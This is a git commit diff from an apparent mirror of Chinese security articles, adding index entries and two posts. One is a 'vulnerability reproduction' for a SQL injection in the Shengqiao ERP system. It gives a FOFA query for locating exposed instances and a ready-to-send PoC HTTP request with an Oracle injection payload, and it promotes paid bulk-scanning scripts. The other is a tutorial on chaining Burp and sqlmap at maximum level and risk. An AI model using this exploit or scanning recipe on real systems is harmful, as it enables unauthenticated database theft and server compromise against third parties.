mirror of
https://github.com/gelusus/wxvl.git
synced 2026-10-29 03:40:51 +00:00
挖洞荒?工作两年半的渗透测试实习生如何挖到第一个高危sql注入漏洞?慎用!、「漏洞复现」圣乔ERP系统 DwrUtil SQL注入漏洞、
This commit is contained in:
 test committed
1 parent
70f773970e
commit
f7dff3a162
3 files changed
+258
-1
No files matched your search
@@ -1161,5 +1161,7 @@
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzg3NTU3NTY0Nw==&mid=2247489413&idx=1&sn=fcde34dfbd9e6aa9333ff082c3d3c056": "第一届数证杯团体赛---服务器取证",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzU0NDI5NTY4OQ==&mid=2247486237&idx=1&sn=61373f8016157b66e2c28307cdd3de53": "一文看懂安卓JSB风险漏洞挖掘",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzIzMzE4NDU1OQ==&mid=2652066522&idx=2&sn=e68dc56710af72cb8e044123396dd41a": "【安全圈】关键的联发科芯片组漏洞影响15亿手机用户",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkxNzY0MzE2NQ==&mid=2247483971&idx=1&sn=81a4379fe0e4ceb11fcf5148189668bf": "【1day报送】安徽生命港湾信息技术有限公司采集服务管理工具存在未授权访问&弱口令漏洞"
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkxNzY0MzE2NQ==&mid=2247483971&idx=1&sn=81a4379fe0e4ceb11fcf5148189668bf": "【1day报送】安徽生命港湾信息技术有限公司采集服务管理工具存在未授权访问&弱口令漏洞",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzIzMTIzNTM0MA==&mid=2247496542&idx=1&sn=786c2ef243463b972253ad6ccf7dc2eb": "挖洞荒?工作两年半的渗透测试实习生如何挖到第一个高危sql注入漏洞?慎用!",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkyNDY3MTY3MA==&mid=2247486271&idx=1&sn=8dc5deae4121a38158edf57e71dcf089": "「漏洞复现」圣乔ERP系统 DwrUtil SQL注入漏洞"
|
||||
}
|
||||
@@ -0,0 +1,137 @@
|
||||
# 「漏洞复现」圣乔ERP系统 DwrUtil SQL注入漏洞
|
||||
冷漠安全 冷漠安全 2024-12-08 12:21
|
||||
|
||||
|
||||
|
||||
0x01 免责声明
|
||||
|
||||
请勿利用文章内的相关技术从事非法测试,由于传播、利用此文所提供的信息而造成的任何直接或者间接的后果及损失,均由使用者本人负责,作者不为此承担任何责任。工具来自网络,安全性自测,如有侵权请联系删除。本次测试仅供学习使用,如若非法他用,与平台和本文作者无关,需自行负责!!!
|
||||
|
||||
0x02
|
||||
|
||||
产品介绍
|
||||
|
||||
圣乔ERP系统是杭州圣乔科技有限公司开发的一款企业级管理软件,旨在为企业提供一套全面、集成化的管理解决方案,帮助企业实现资源的优化配置和高效利用。该系统集成了财务、人力资源、生产、销售、供应链等多个业务模块,实现了企业内外部信息的无缝连接和实时共享。适用于各种规模的企业,特别是需要实现资源优化配置、提高运营效率和管理水平的企业。它可以帮助企业解决传统管理方式中存在的信息孤岛、数据重复输入、信息传递滞后等问题,提高企业的整体竞争力。
|
||||
|
||||
0x03
|
||||
|
||||
漏洞威胁
|
||||
|
||||

圣乔ERP系统 DwrUtil.getSupplyQueryKeyword.dwr 接口存在SQL注入漏洞,未经身份验证的远程攻击者除了可以利用 SQL 注入漏洞获取数据库中的信息(例如,管理员后台密码、站点的用户个人信息)之外,甚至在高权限的情况可向服务器中写入木马,进一步获取服务器系统权限。
|
||||
|
||||
0x04
|
||||
|
||||
漏洞环境
|
||||
|
||||

FOFA:
|
||||
|
||||
```
|
||||
title="圣乔ERP系统"
|
||||
```
|
||||
|
||||
|
||||
|
||||
|
||||
0x05
|
||||
|
||||
漏洞复现
|
||||
|
||||
PoC
|
||||
```
|
||||
POST /erp/dwr/call/plaincall/DwrUtil.getSupplyQueryKeyword.dwr HTTP/1.1
|
||||
Host:
|
||||
Accept: */*
|
||||
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
|
||||
Priority: u=0
|
||||
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0
|
||||
Content-Type: text/plain
|
||||
Accept-Encoding: gzip, deflate
|
||||
|
||||
callCount=1
|
||||
page=/erp/dwr/test/DwrUtil
|
||||
httpSessionId=
|
||||
scriptSessionId=7D0BA25CD588C62EB9A08A089C7F368D561
|
||||
c0-scriptName=DwrUtil
|
||||
c0-methodName=getSupplyQueryKeyword
|
||||
c0-id=0
|
||||
c0-param0=(SELECT UPPER(XMLType(CHR(60)||CHR(58)||CHR(113)||CHR(106)||CHR(122)||CHR(122)||CHR(113)||(SELECT (CASE WHEN (99=99) THEN 1 ELSE 0 END) FROM DUAL)||CHR(113)||CHR(118)||CHR(122)||CHR(118)||CHR(113)||CHR(62))) FROM DUAL)
|
||||
batchId=9
|
||||
```
|
||||
|
||||
|
||||
|
||||
|
||||
0x06
|
||||
|
||||

批量脚本验证
|
||||
|
||||
Nuclei验证脚本已发布
|
||||
|
||||
知识星球:冷漠安全
|
||||
|
||||
|
||||
|
||||
|
||||
0x07
|
||||
|
||||
修复建议
|
||||
|
||||
对用户传入的参数进行限制。
|
||||
|
||||
通过防火墙等安全设备设置访问策略,设置白名单访问。
|
||||
|
||||
如非必要,禁止公网访问该系统。
|
||||
|
||||
0x08
|
||||
|
||||
加入我们
|
||||
|
||||
漏洞详情及批量检测POC工具请前往知识星球获取
|
||||
|
||||
知识星球:冷漠安全
|
||||
|
||||
交个朋友,限时优惠券:加入立减25
|
||||
|
||||
星球福利:每天更新最新漏洞POC、资料文献、内部工具等
|
||||
|
||||
|
||||
|
||||
|
||||
「星球介绍」:
|
||||
|
||||
本星球不割韭菜,不发烂大街东西。欢迎进来白嫖,不满意三天退款。
|
||||
|
||||
本星球坚持每天分享一些攻防知识,包括攻防技术、网络安全漏洞预警脚本、网络安全渗透测试工具、解决方案、安全运营、安全体系、安全培训和安全标准等文库。
|
||||
|
||||
本星主已加入几十余个付费星球,定期汇聚高质量资料及工具进行星球分享。
|
||||
|
||||
|
||||
「星球服务」:
|
||||
|
||||
|
||||
加入星球,你会获得:
|
||||
|
||||
|
||||
♦ 批量验证漏洞POC脚本
|
||||
|
||||
|
||||
♦ 0day、1day分享
|
||||
|
||||
|
||||
♦ 汇集其它付费星球资源分享
|
||||
|
||||
|
||||
♦ 大量的红蓝对抗实战资源
|
||||
|
||||
|
||||
♦ 优秀的内部红蓝工具及插件
|
||||
|
||||
|
||||
♦ 综合类别优秀Wiki文库及漏洞库
|
||||
|
||||
|
||||
♦ 提问及技术交流
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,118 @@
|
||||
# 挖洞荒?工作两年半的渗透测试实习生如何挖到第一个高危sql注入漏洞?慎用!
|
||||
迪哥讲事 2024-12-08 15:28
|
||||
|
||||
免责声明
|
||||
:
|
||||
请勿利用文章内的相关技术从事非法测试,由于传播、利用此文所提供的信息或者工具而造成的任何直接或者间接的后果及损失,均由使用者本人负责,所产生的一切不良后果与文章作者无关。该文章仅供学习用途使用。
|
||||
|
||||
|
||||
1
|
||||
|
||||
Start
|
||||
|
||||
今天聊点歪门邪道。跟刚入行还是实习生的小伙子交流的时候经常会提到一个问题,就是刚从靶场转变成了项目,死活挖不到漏洞,明明漏洞都会,但就是挖不到。学安全的时候最先学的漏洞就是sql注入,实际项目中就没见过哪个系统有sql注入,想想也是,都什么年代了,怎么可能存在sql注入,预编译专治各种不服。
|
||||
|
||||
以上大概是实习小伙跟我吐槽的内容,其实也能理解,这种东西就能足球一样,你踢前锋位置,经常不进球久而久之自己就会对自己产生怀疑,这时候往往需要一个点球来打破自己的进球荒,重塑信心。同样的,作为攻击手的我们在遇到挖洞荒的时候,如何破局呢?首先声明,以下内容慎用,仅可在授权渗透的情况下使用。
|
||||
|
||||
2
|
||||
|
||||
Action
|
||||
|
||||
其实呢理清楚一个关系事情就明朗多了,点球这个行为无外乎两个结果,选对方向--进球,选错方向--被扑出。同样的我们在挖洞的时候是否有类似的情况呢,选对功能点就能出漏洞,选错功能点就没有漏洞?说到这里是不是觉得这个跟扫描器有点类似了。那么提到sql注入,你第一个会想到什么扫描器呢?没错就是sqlmap。
|
||||
|
||||
这里仅介绍斯叔的见解哈,仅代表个人观点。对于初学者而言,“我”并不知道哪里容易出现sql注入,哪里一般不会存在sql注入,对于这种情况,直接掏出sqlmap梭哈。
|
||||
|
||||
|
||||
把每次扫出来sql注入的功能点整理起来,慢慢的就会知道什么地方容易出现sql注入了,当然,搭配代码审计食用更佳,用开发者的角度去看待业务,非常有助于渗透测试工程师挖掘漏洞。
|
||||
|
||||
言归正传,具体如何操作呢?
|
||||
|
||||
首先准备一个burp插件,将burp与sqlmap联动起来:sqlmap4burp。
|
||||
直接burp加载这个
|
||||
插件就好。然后一个一个功能点去点击,burp记录劫持的数据包,再将所有数据包全部用插件发送给sqlmap进行扫描。(这里用百度的报文为例演示工具的使用)
|
||||
|
||||
|
||||
加载插件,配置sqlmap的地址以及参数情况,参数我一般喜欢--batch --random-agent,然后level5 risk3直接拉满,主打一个不出漏洞誓不罢休
|
||||
|
||||
|
||||
然后你就会在你的电脑界面看到这样的场景
|
||||
|
||||
|
||||
下面把舞台交给时间与运气,静静等待结果
|
||||
|
||||
|
||||
当然这个方法是有前提的,不是说什么场景都能用的:
|
||||
|
||||
1、首当其冲的就是需要是正规的授权行为渗透
|
||||
|
||||
2、需要对方服务器性能不差,毕竟在这个过程中需要发送大量的请求包的(谨慎使用,给甲方服务器干崩了就得让领导道歉了)
|
||||
|
||||
3、需要本身的测试电脑性能以及网络过关,也是因为需要发送大量的请求包的原因
|
||||
|
||||
4、最好是对方没有部署waf之类的防火墙设备,不然大部分情况下sqlmap的请求包都是会被拦截了的,没什么效果。不过一般作为刚入职的实习生不会交付太高难度的作业,这种场景还是很容易遇见的。
|
||||
|
||||
|
||||
3
|
||||
|
||||
END
|
||||
|
||||
感谢各位老铁的支持
|
||||
|
||||
如果觉得斯叔内容还可以,还请各位老铁动动发财的小手,多多转发,多多推荐哈
|
||||
。
|
||||
|
||||
|
||||
如果你是一个长期主义者,欢迎加入我的知识星球,我们一起往前走,每日都会更新,精细化运营,微信识别二维码付费即可加入,如不满意,72 小时内可在 App 内无条件自助退款
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
## 往期回顾
|
||||
|
||||
[一款bp神器](http://mp.weixin.qq.com/s?__biz=MzIzMTIzNTM0MA==&mid=2247495880&idx=1&sn=65d42fbff5e198509e55072674ac5283&chksm=e8a5faabdfd273bd55df8f7db3d644d3102d7382020234741e37ca29e963eace13dd17fcabdd&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[ssrf绕过新思路](http://mp.weixin.qq.com/s?__biz=MzIzMTIzNTM0MA==&mid=2247495841&idx=1&sn=bbf477afa30391b8072d23469645d026&chksm=e8a5fac2dfd273d42344f18c7c6f0f7a158cca94041c4c4db330c3adf2d1f77f062dcaf6c5e0&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[一个辅助测试ssrf的工具](http://mp.weixin.qq.com/s?__biz=MzIzMTIzNTM0MA==&mid=2247496380&idx=1&sn=78c0c4c67821f5ecbe4f3947b567eeec&chksm=e8a5f8dfdfd271c935aeb4444ea7e928c55cb4c823c51f1067f267699d71a1aad086cf203b99&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[暴力破解的艺术-- ffuf的不常见用法](https://mp.weixin.qq.com/s?__biz=MzIzMTIzNTM0MA==&mid=2247496510&idx=1&sn=301387411202a23df80e519fdae81d9c&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[dom-xss精选文章](http://mp.weixin.qq.com/s?__biz=MzIzMTIzNTM0MA==&mid=2247488819&idx=1&sn=5141f88f3e70b9c97e63a4b68689bf6e&chksm=e8a61f50dfd1964692f93412f122087ac160b743b4532ee0c1e42a83039de62825ebbd066a1e&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[年度精选文章](http://mp.weixin.qq.com/s?__biz=MzIzMTIzNTM0MA==&mid=2247487187&idx=1&sn=622438ee6492e4c639ebd8500384ab2f&chksm=e8a604b0dfd18da6c459b4705abd520cc2259a607dd9306915d845c1965224cc117207fc6236&scene=21#wechat_redirect)
|
||||
[](http://mp.weixin.qq.com/s?__biz=MzIzMTIzNTM0MA==&mid=2247487187&idx=1&sn=622438ee6492e4c639ebd8500384ab2f&chksm=e8a604b0dfd18da6c459b4705abd520cc2259a607dd9306915d845c1965224cc117207fc6236&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[Nuclei权威指南-如何躺赚](http://mp.weixin.qq.com/s?__biz=MzIzMTIzNTM0MA==&mid=2247487122&idx=1&sn=32459310408d126aa43240673b8b0846&chksm=e8a604f1dfd18de737769dd512ad4063a3da328117b8a98c4ca9bc5b48af4dcfa397c667f4e3&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[漏洞赏金猎人系列-如何测试设置功能IV](http://mp.weixin.qq.com/s?__biz=MzIzMTIzNTM0MA==&mid=2247486973&idx=1&sn=6ec419db11ff93d30aa2fbc04d8dbab6&chksm=e8a6079edfd18e88f6236e237837ee0d1101489d52f2abb28532162e2937ec4612f1be52a88f&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[漏洞赏金猎人系列-如何测试注册功能以及相关Tips](http://mp.weixin.qq.com/s?__biz=MzIzMTIzNTM0MA==&mid=2247486764&idx=1&sn=9f78d4c937675d76fb94de20effdeb78&chksm=e8a6074fdfd18e59126990bc3fcae300cdac492b374ad3962926092aa0074c3ee0945a31aa8a&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
后台私信暗号“sqlmap4burp
|
||||
”,获取插件下载链接
|
||||
。
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
Reference in new issue
Block a user